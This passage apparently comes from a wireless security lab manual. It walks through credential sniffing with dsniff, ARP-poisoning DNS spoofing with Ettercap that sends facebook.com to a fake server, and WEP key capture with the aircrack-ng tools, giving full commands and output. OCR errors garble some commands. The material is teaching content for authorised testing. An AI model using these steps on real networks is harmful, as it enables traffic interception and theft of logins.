95.213.12.112	(none)	00:27:19:bb:28:90	4,522	109,357	113,879	15 mins, 39 secs
95.213.7.194	(none)	00:27:19:bb:28:90	3,871	105,148	109,019	17 mins, 45 secs
149.154.167.91	(none)	00:27:19:bb:28:90	40,765	50,894	91,659	32 secs
52.0.252.54	ec2-52-0-252-54.compute-1.amazonaws.com	00:27:19:bb:28:90	42,736	46,133	88,869	1 sec
87.240.165.73	srv73-165-240-87.vk.com	00:27:19:bb:28:90	7,012	75,458	82,470	16 mins, 40 secs
95.213.14.233	(none)	00:27:19:bb:28:90	3,608	74,412	78,020	17 mins, 45 secs
95.213.9.199	(none)	00:27:19:bb:28:90	2,960	72,034	74,994	17 mins, 45 secs
95.213.5.142	(none)	00:27:19:bb:28:90	2,781	69,796	72,577	17 mins, 44 secs
95.213.16.205	(none)	00:27:19:bb:28:90	2,844	68,618	71,462	15 mins, 3 secs
216.58.214.238	bud02s24-in-f14.1e100.net	00:27:19:bb:28:90	5,471	59,317	64,788	5 mins, 31 secs
172.217.21.202	fra16s12-in-f10.1e100.net	00:27:19:bb:28:90	42,086	16,503	58,589	7 mins, 20 secs
95.213.9.227	(none)	00:27:19:bb:28:90	2,105	52,623	54,728	15 mins, 36 secs
93.186.227.80	srv80-227-186-93.vk.com	00:27:19:bb:28:90	2,103	51,969	54,072	17 mins, 52 secs
10.0.0.207		a8:81:95:d7:8d:0c	41,870	10,278	52,148	4 secs
95.213.10.9	(none)	00:27:19:bb:28:90	2,155	49,793	51,948	15 mins, 3 secs
95.213.7.3	(none)	00:27:19:bb:28:90	1,998	46,968	48,966	17 mins, 46 secs

<<< prev page | full table | next page >>>

Write Python script for filtering and output data in JSON format.

Using dsniff in Kali Linux as a network sniffer

The applications sniff usernames and passwords, web pages being visited, contents of email etc. **dsniff**, as the name implies, it is a network sniffer, but it can also be used to disrupt the normal behavior of switched networks and cause network traffic from other hosts on the same network segment to be visible, not just traffic involving the host **dsniff** is running on [4].

It handles FTP, Telnet, SMTP, HTTP, POP, poppass, NNTP, IMAP, SNMP, LDAP, Rlogin, RIP, OSPF, PPTP MS-CHAP, NFS, VRRP, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, Symantec pc Anywhere, NAI Sniffer, Microsoft SMB, Oracle SQL.Net, Sybase and Microsoft SQL protocols.


These files are configured in **dsniff** folder **/etc/dsniff/**

dnsspoof.hosts — sample hosts file. If no host file is specified, replies will be forged for all address queries on the LAN with an answer of the local machine's IP address.

dsniff.magic — network protocol magic

dsniff.services — default trigger table

To run this tools just need type **dsniff –i wlano** where **–i** determine interface.




```
root@kali:~# dsniff -i wlan0
dsniff: listening on wlan0
-----------------
09/17/16 18:16:44 tcp 10.0.0.33.40998 -> emailrecord.tajdini.net.21 (ftp)
USER tajdini
PASS [redacted]
```

DNS spoofing with Ettercap in Kali Linux

Just need to edit the Ettercap configuration file. Let's navigate to **/etc/ettercap/etter.conf**, open the file with a text editor like **gedit** or **nano**, and edit the file as shown below.


```
root@kali:~# nano /etc/ettercap/etter.conf
```

So now edit the *uid* and *gid* values at the top to make them say **o**.



```
#  (at your option) any later version.                                           #
#                                                                                #
#                                                                                #
##################################################################################

[privs]
ec_uid = 0                # nobody is the default
ec_gid = 0                # nobody is the default

[mitm]
arp_storm_delay = 10          # milliseconds
arp_poison_smart = 0          # boolean
arp_poison_warm_up = 1        # seconds
arp_poison_delay = 10         # seconds
arp_poison_icmp = 1           # boolean
arp_poison_reply = 1          # boolean
arp_poison_request = 0        # boolean
arp_poison_equal_mac = 1      # boolean
dhcp_lease_time = 1800        # seconds
port_steal_delay = 10         # seconds
port_steal_send_delay = 2000  # microseconds
```

Now scroll down until you find the heading that says *Linux* and under that remove both the # signs below where it says, "**If you use iptables**".



```
#---------------
#     Linux
#---------------

# if you use ipchains:
   #redir_command_on = "ipchains -A input -i %iface -p tcp -s 0/0 -d 0/0 %port
   #redir_command_off = "ipchains -D input -i %iface -p tcp -s 0/0 -d 0/0 %por

# if you use iptables:
   redir_command_on = "iptables -t nat -A PREROUTING -i %iface -p tcp --dport
   redir_command_off = "iptables -t nat -D PREROUTING -i %iface -p tcp --dport

#---------------
#    Mac Os X
#---------------

# quick and dirty way:
   #redir_command_on = "ipfw -q add set %set fwd 127.0.0.1,%rport tcp from any
   #redir_command_off = "ipfw -q delete set %set"

# a better solution is to use a script that keeps track of the rules interted
```

Ettercap sniffing

Run Ettercap on laptop or PC [5].


```
root@kali:~# ettercap –G
```

Select sniffing interface. Let’s zoom through the steps really quick.

First select *Sniff* > *Unified sniffing…* > (Select the interface connected to the internet) > *OK*

Then swiftly do *Start* > *Stop sniffing* because it automatically starts sniffing after press *OK*.

Now it’s time to scan for targets on the network and pick one. To do this, click on *Hosts* > *Scan for hosts* and wait until it does the scan. It should only take a few seconds depending on the size of your network (which isn’t very large).


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
ettercap
Scanning the whole netmask for 255 hosts...
Cancel

```
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...

Unified sniffing was stopped.
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
```

Go back to *Hosts* and select *Host list* to see all the targets that Ettercap has found.

Now add victim machine to Target 1 and network gateway to Target 2. Once you are sure who your victim is, select their IP address from the host list in Ettercap and choose *Add to Target 1*. Now you need to find your gateway IP address (your router). To do this, open Terminal and use the **route -n** command. Now select the gateway IP from the host list and choose *Add to Target 2*.

Action


Go to the *MITM* tab and select *ARP poisoning*, choose *Sniff remote connections* and press *OK*. Now go to *Plugins* > *Manage the plugins* and double click *dns_spoof* to activate that plugin.

Now we need to edit another file in the Ettercap folder.

```
root@kali:~# nano /etc/ettercap/etter.dns
```

This **etter.dns** file is the hosts file and is responsible for redirecting specific DNS requests. If the target enters *facebook.com* they will be redirected to Facebook's website, but this file can change all of that.

First, redirect traffic from any website you would like to your certain spoofed destination. For that, go down to where it says "Microsoft" and add another line just like that below it, but now use whatever website you would like. Also, don't forget to change the IP address to *fake server* IP address.



```
# or for TXT query (value must be wrapped in double quotes):          #
#    google.com TXT "v=spf1 ip4:192.168.0.3/32 ~all"                  #
#                                                                      #
# NOTE: the wildcarded hosts can't be used to poison the PTR requests #
#       so if you want to reverse poison you have to specify a plain  #
#       host. (look at the www.microsoft.com example)                 #
#                                                                      #
########################################################################

################################
# microsoft sucks ;)
# redirect it to www.linux.org
#

microsoft.com      A   107.170.40.56
*.microsoft.com    A   107.170.40.56
www.microsoft.com  PTR 107.170.40.56      # Wildcards in PTR are not allowed
facebook.com       A   192.168.1.39
*.facebook.com     A   192.168.1.39
```

The final thing left to do here is to start the attack. Go back to Ettercap and select *Start* > *Start sniffing* and that should do it.

List of CLI options:

`-T`	to specifies the use of the text-based interface
`-q`	to run commands in quiet mode
`-P dns_spoof`	to specify the use of the dns_spoof plug-in
`-M arp`	to initiate a MITM ARP poisoning attack to intercept packets between hosts

```
root@kali:~$ sudo ettercap -T -q -i <interface> -P dns_spoof -M ARP /<Tar-
get IP>/ /<Gateway IP>/
```

For example:

```
root@kali:~$ sudo ettercap -T -q -i wlan0 -P dns_spoof -M ARP
/192.168.1.4/ /192.168.1.1/
```

And if target area is whole the network just don’t write any address like below:


```
root@kali:~$ sudo ettercap -T -q -i wlan0 -P dns_spoof -M ARP // //
```

And then the result is like below:

```
ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
Listening on:
 wlan0 -> 00:27:19:BB:38:88
          10.0.0.1/255.255.255.0
          fe80::227:19ff:febb:2890/64
SSL dissection needs a valid 'redir_command_on' script in the etter.conf
file
Privileges dropped to EUID 65534 EGID 65534...
  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
```

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %
2 hosts added to the hosts list...
Starting Unified sniffing...
Text only Interface activated...
Hit 'h' for inline help
Activating dns_spoof plugin...
```

Now every time the victim visits the webpage indicated in the *etter.dns* file (in this case it's facebook.com) they will be redirected to the fancy and inconspicuous page that is not real. see how this can be extremely malicious, since the attacker could write a script that fetches the requested page immediately and sets up the *etter.dns* file and listens in on the login, all automatically. This should really alert everyone that it is really that simple to perform a DNS spoofing attack with very few resources.


Attacker
1) Attacker Spoofing Facebook.com address
Facebook.com
DNS Server
2) User send request for Facebook.com to DNS Server
3) DNS server reply by faked address
Network User
4) User Connected to Faked Server instead of Real Faceboo.com
Fake Web Server

Compare results from different sniffers and write a Python script to collect and output data, for example, using **Tshark** [6].

RECOMMENDED LITERATURE AND REFERENCES

1. Raspberry Pi: Quick Start. https://www.raspberrypi.org/files/legacy/qsg.pdf
2. https://wireless.wiki.kernel.org/en/users/drivers/ath9k/spectral_scan
3. https://unix4lyfe.org/darkstat/
4. http://www.irongeek.com/i.php?page=backtrack-3-man/dsniff
5. https://linux.die.net/man/8/ettercap
6. http://networkinterfaze.com/python-network-monitoring-scripts/

IV. WEP and WPS Hacking Technologies

Purpose

Consider the common methods of hacking Wi-Fi networks.

After the Work the Student Must

- know:

  1. How to conduct attacks on Wi-Fi.
  2. How to set up wireless access point based on known vulnerabilities.

- be able to:

  1. Test an AP on WEP and WPS vulnerabilities.
  2. Disable insecure services.

Material and Technical Equipping of the Workplace

1. Raspberry Pi (B, B+, 2B or 3 version) with SD/microSD card.
2. Wireless adapter compatible with Raspberry Pi B, B+ or 2B. There is an internal wireless card in Raspberry Pi 3.

Software Components

1. airodump-ng (from aircrack-ng package)
2. airmon-ng (from aircrack-ng package)
3. Reaver

Safety Instructions

- Do not expose it to water, moisture or place on a conductive surface whilst in operation.

- Do not expose it to heat from any source; the Raspberry Pi is designed for reliable operation at normal ambient room temperatures.

- Take care whilst handling to avoid mechanical or electrical damage to the printed circuit board and connectors.

- Avoid handling the printed circuit board while it is powered. Only handle by the edges to minimize the risk of electrostatic discharge damage.

- The Raspberry Pi is not designed to be powered from a USB port on other connected equipment, if this is attempted it may malfunction [1, p. 3].

SUMMARY OF THE THEORETICAL PART

WEP is the original widely used encryption standard on routers. WEP is notoriously easy to hack. Even though WEP is rarely seen anymore it still does pop up every now and again.

Also this is a good place to start for someone new to wireless pen testing before moving on to WPA encryption.

WPS stands for Wi-Fi Protected Setup and it is a wireless networking standard that tries to make connections between a router and wireless devices faster and easier. It works only for wireless networks that have WPA Personal or WPA2 Personal security. WPS doesn't provide support for wireless networks using the deprecated WEP security.

In a normal setup, you can't connect a wireless device to a wireless network unless you know its network name (also named SSID) and its password (also named WPA-PSK key). On your devices you must first pick the network you want to connect to and then enter its security password. This is where the WPS comes in to simplify the connection process.

There are several ways you can connect to a wireless network using WPS.

First, press the WPS button on your router to turn on the discovery of new devices. Then, go to your laptop, tablet or smartphone and select the network you want to connect to. Your device gets automatically connected to the wireless network without entering the network password.

You may have devices like wireless printers or wireless range extenders with their own WPS button that you can use for making very quick connections. Connect them to your wireless network by pressing the WPS button on the router and then on those devices. You don't have to input any data during this process. WPS automatically sends the network password and these devices remember it for future use. They will be able to connect to the same network in the future without you having to use the WPS button again.

A third method involves the use of an eight-digit PIN. All routers with WPS enabled have a PIN code that's automatically generated and it cannot be changed by users. You can learn this PIN from the WPS configuration page on your router. Some devices without a WPS button but with WPS support will ask for that PIN. If you enter it, they authenticate themselves and connect to the wireless network.

A fourth and last method also involves using an eight-digit PIN. Some devices without a WPS button but with WPS support will generate a client PIN. You can then enter this PIN in your router's wireless configuration panels and the router will use it to add that device to the network.

While the first two methods are both secure and very quick, the last two are insecure and they do not provide any benefits in terms of connecting devices to a wireless network faster than usual. You have to type that eight-digit PIN and typing the wireless network password is just as fast. The fourth method of connecting to a wireless network is even slower because you have to access the router's wireless configuration section and type the PIN provided by the client device.

CONTENTS AND SEQUENCE EXECUTION OF TASKS

Set an access point with encryption WEP. Only on preset points should be given work.

Notification. Interference in the work of other people's wireless networks may be illegal [2].


Penetration Testing Setup

Setup an old router and log into it setting it up as WEP for wireless security to use as a test router. Have one other computer, tablet, or smartphone connected to it wirelessly since the encrypted data between the two will need to be captured.

The basic idea of this attack is to capture as much traffic as possible using **airodump-ng**. Each data packet has an associated three byte initialization vector called IVs. After the attack is launched the goal is to get as many encrypted data packets or IVs as possible then use **aircrack-ng** on the captured file and show the password.


At this point Kali Linux should be running along with the WEP encrypted router and a wireless connected device. Also a wireless USB adapter should be plugged in and ready.

Next type in the command “**airmon-ng**” without the quotes to see if your adapter is seen by Kali Linux. It should show the interface, chipset, and driver. If it doesn’t then some troubleshooting will have to be done as to why the adapter is not seen.



```
root@kali:~# airmon-ng

Interface       Chipset         Driver

wlan0           Ralink RT2870/3070      rt2800usb - [phy0]

root@kali:~# 
```

As usual type in “**airmon-ng start wlano**” to set the USB adapter into monitor mode.



```
CH 10 ][ Elapsed: 1 min ][ 2014-07-01 13:46

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:26:5A:F2:57:2B  -24       20        0    0   6  54e. WEP  WEP         dlink
00:14:D1:EA:C4:3D  -25       26        0    0   1  54 . WPA2 TKIP   PSK  Trendnet
74:44:01:18:22:BF  -66        3        0    0   6  54e. WPA2 CCMP   PSK  fesquibel

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:0D:A3:0B:87:C3    0    0 - 1      0       11
```

The test machine that was setup should be seen along with its information. The information needed will be the BSSID, channel (CH), and ESSID. The test machine here is the D-Link router with the BSSID: 00:26:5A:F2:57:2B the channel is on 6 and the ESSID is “dlink”.

Once this information is seen don’t close the terminal window press **Ctrl+C** inside the window to stop it from using the USB adapter and leave it to refer back to.

Open another terminal window to run the next command. Also when done this way the BSSID can be simply copied and pasted when needed.

Next, the WEP encrypted data packets needs to be captured. To do this the **airodump-ng** command is used along with some switches and information collected.

For me this would be:


```
airodump-ng -w dlink -c 6 –bssid 00:26:5A:F2:57:2B mon0
```

Airodump-ng is the command, **-w** is a switch saying to write a file called dlink to the drive, **-c** is a switch saying the target is on channel 6, **-bssid** is another switch saying which BSSID to use, and finally mon0 is the command to use the USB adapter enabled on mon0.

Change the file name, channel, and BSSID to match your test router. Copy the information from the first terminal window. Copy and pasting the BSSID into the new terminal window is much quicker then typing it for most.

```
airodump-ng -w <ESSID> -c <channel> –bssid <BSSID> <monitored Interface>
```


After this is done correctly, a window will come up and show information about the target router. The main feedback we need to watch is the beacons and the data.



```
CH  6 ][ Elapsed: 58 mins ][ 2014-07-01 14:51

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:26:5A:F2:57:2B  -27   0    29036    167947    0   6  54e. WEP  WEP    OPN  dlink

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

00:26:5A:F2:57:2B  00:0D:A3:0B:87:C3    0    0 - 1     0    182395
00:26:5A:F2:57:2B  34:23:BA:3E:5A:0D   -6   54e- 1    10     85453

root@kali:~#
```

These numbers will start at zero and grow as traffic is passed between the router and another device. As these numbers grow, they are being captured in the file specified in the previous command for this example it would be a file named “dink”. IVs need to grow big to crack the password usually at least 20,000 plus, but ideally 100,000 plus. At this point someone can simply wait for the IVs to grow large enough to crack the password, but there is a way to speed things up.


To speed up the IVs open a third terminal window letting the second run capturing the data. In the new terminal window the **aireplay-ng** command will be used in a two part process first use the command “**aireplay-ng -1 0 -a (BSSID) mono**”. So for this example it would be **aireplay-ng -1 0 -a 00:26:5A:F2:57:2B mono**



```
root@kali:~# aireplay-ng -1 0 -a 00:26:5A:F2:57:2B mon0
No source MAC (-h) specified. Using the device MAC (00:0D:A3:0B:87:C3)
14:34:51  Waiting for beacon frame (BSSID: 00:26:5A:F2:57:2B) on channel 6

14:34:51  Sending Authentication Request (Open System) [ACK]
14:34:51  Authentication successful
14:34:51  Sending Association Request [ACK]
14:34:51  Association successful :-) (AID: 1)
```

After this run the command “**airplay-ng -3 -b (BSSID) mono**” for this example it would be the following:

```
aireplay-ng -3 -b 00:26:5A:F2:57:2B mon0
```




```
root@kali:~# aireplay-ng -3 -b 00:26:5A:F2:57:2B mon0
No source MAC (-h) specified. Using the device MAC (00:0D:A3:0B:87:C3)
14:41:28  Waiting for beacon frame (BSSID: 00:26:5A:F2:57:2B) on channel 6
Saving ARP requests in replay_arp-0701-144128.cap
You should also start airodump-ng to capture replies.
Read 2237 packets (got 118 ARP requests and 120 ACKs), sent 122 packets...(500 p
Read 2489 packets (got 167 ARP requests and 169 ACKs), sent 172 packets...(500 p
Read 2729 packets (got 216 ARP requests and 217 ACKs), sent 222 packets...(500 p
Read 2982 packets (got 264 ARP requests and 267 ACKs), sent 272 packets...(499 p
Read 3240 packets (got 314 ARP requests and 318 ACKs), sent 322 packets...(499 p
Read 3488 packets (got 361 ARP requests and 368 ACKs), sent 372 packets...(499 p
Read 3740 packets (got 411 ARP requests and 417 ACKs), sent 422 packets...(499 p
Read 3991 packets (got 459 ARP requests and 467 ACKs), sent 473 packets...(500 p
Read 4240 packets (got 507 ARP requests and 515 ACKs), sent 522 packets...(499 p
Read 4488 packets (got 559 ARP requests and 565 ACKs), sent 572 packets...(499 p
Read 4735 packets (got 607 ARP requests and 615 ACKs), sent 622 packets...(499 p
Read 4984 packets (got 655 ARP requests and 664 ACKs), sent 673 packets...(500 p
Read 5231 packets (got 705 ARP requests and 714 ACKs), sent 723 packets...(500 p
Read 5474 packets (got 752 ARP requests and 764 ACKs), sent 772 packets...(499 p
Read 5719 packets (got 800 ARP requests and 814 ACKs), sent 822 packets...(499 p
```

This will begin sending out ARP request and the data and the beacons should begin to grow quickly. Again speeding up the capturing of the IV’s is not necessary but handy.

Aircrack-ng will be used on the data file being written to with the information. **Aircrack-ng** can be run at anytime even when there is not enough data captured it will say on the screen it needs more if there is not enough.

To use **aircrack-ng** we need the data file being written to the hard drive. In this example it is dlink. Open a new terminal window and type the command “ls” to see the file. The one **aircrack-ng** needs is the .CAP file here it is called “**dlink-01.cap**”.

